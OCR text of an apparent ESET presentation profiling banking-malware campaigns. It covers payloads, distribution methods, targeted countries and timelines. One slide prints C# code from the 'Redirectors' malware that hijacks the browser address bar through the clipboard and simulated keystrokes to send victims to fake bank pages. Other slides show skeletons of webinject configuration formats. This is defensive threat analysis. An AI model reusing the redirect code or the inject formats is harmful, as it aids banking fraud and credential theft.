
eset ENJOY SAFER TECHNOLOGY™


The Lethic Guys

- The most stable
- Payloads:
  - Win32/Lethic
    - 34 configurations
    - 10 IP addresses
  - Win32/Zurgop
  - password stealer

- Distribution
  - Fake Flash installer
  - Other malware

Lethic Guys campaign timeline (January - February 2018)





Lethic Guys - targeted countries
Colombia 8%
Brazil 6%
Ecuador 10%
Venezuela 5%
Argentina 4%
Turkey 4%
Iran 2%
Bolivia 2%
Thailand 2%
Other 10%
Spain 2%
Mexico 26%
Chile 2%
Peru 27%


The Redirectors

- Mexican banks
- Redirection
  1. DNS command
  2. Hosts file
  3. Keystrokes
- Other Payloads:
  - Password & email stealer


- Distribution
  - SPAM
  - Financial theme




Name	Date modified	Size
CFE_Factura.zip	7.3.2018 18:27	216 KB
CFE_Factura 07-03-2018.zip	7.3.2018 9:24	216 KB
CFE_Factura 07-03-2018.scr	7.3.2018 9:24	358 KB




```
if (this.Titles != null && this.Redirs != null)
{
    this.Debug("\r\n\r\nStarting redir timer func");
    string activeWindowTitle = this.GetActiveWindowTitle();
    for (int i = 0; i < this.Redirs.GetLength(0); i++)
    {
        this.Debug("Checking title: " + this.Titles[i] + "  ->  " + this.Redirs[i]);
        if (activeWindowTitle.IndexOf(this.Titles[i]) > -1)
        {
            string text = Clipboard.GetText(TextDataFormat.Text);
            Clipboard.SetData(DataFormats.Text, this.Redirs[i]);
            Thread.Sleep(100);
            SendKeys.SendWait("{F6}");
            Thread.Sleep(50);
            SendKeys.SendWait("^v");
            Thread.Sleep(100);
            SendKeys.SendWait("{ENTER}");
            Clipboard.SetData(DataFormats.Text, text);
            Thread.Sleep(7000);
        }
    }
}
```



ENJOY SAFER TECHNOLOGY™



Redirectors campaign timeline (March - April 2018)
4.3.2018
8.3.2018
13.3.2018
17.3.2018
22.3.2018
26.3.2018
31.3.2018
4.4.2018
9.4.2018
13.4.2018

Redirectors - targeted countries



The Mining RATs

- Payloads:
    - Coin Miners
    - RATs
        - Win32/Remcos
        - MSIL/Immirat
        - MSIL/NanoCore
    - Win32/Formbook
    - Win32/Zurgop,
    - Win32/Neurevt



The Arsonists


- Target: France
- Methods:
  - Webinjects
  - Stealing files
- No payloads

Nickname based on C&Cs containing "burntheworld"

ESET ENJOY SAFER TECHNOLOGY™


Tinukebot & Fareit

- Webinjects
  - Italian Post Office
  - Facebook
- Payloads:
  - Win32/Tinukebot
  - Win32/Fareit




The Dridex Distributors

- Webinjects
  - Invalid (9 banks)
  - Win32/Tinukebot format
- Payloads:
  - Win/Dridex
  - Win/Ursnif



Correct

```
{
  "injects":
  [
    {
      "set_host": "...",
      "set_path": "...",
      "inject_setting":
      [
        {
          "data_keyword": "...",
          "inject_before_keyword": "...",
          "inject_after_keyword": "..."
        }
      ]
    },
    ...
  ]
}
```




Invalid

```
{
  "fg_blacklist": [...],
  "injects":
  [
    {
      "host": "...",
      "path": "...",
      "content":
      [
        {
          "code": "...",
          "before": "...",
          "after": "..."
        }
      ]
    },
    ...
  ]
}
```

The Fake ExpressVPN

- Fake installer
- Fake website
- Payloads:
  - Credentials stealer
  - Coin miner
  - Win32/ClipBanker



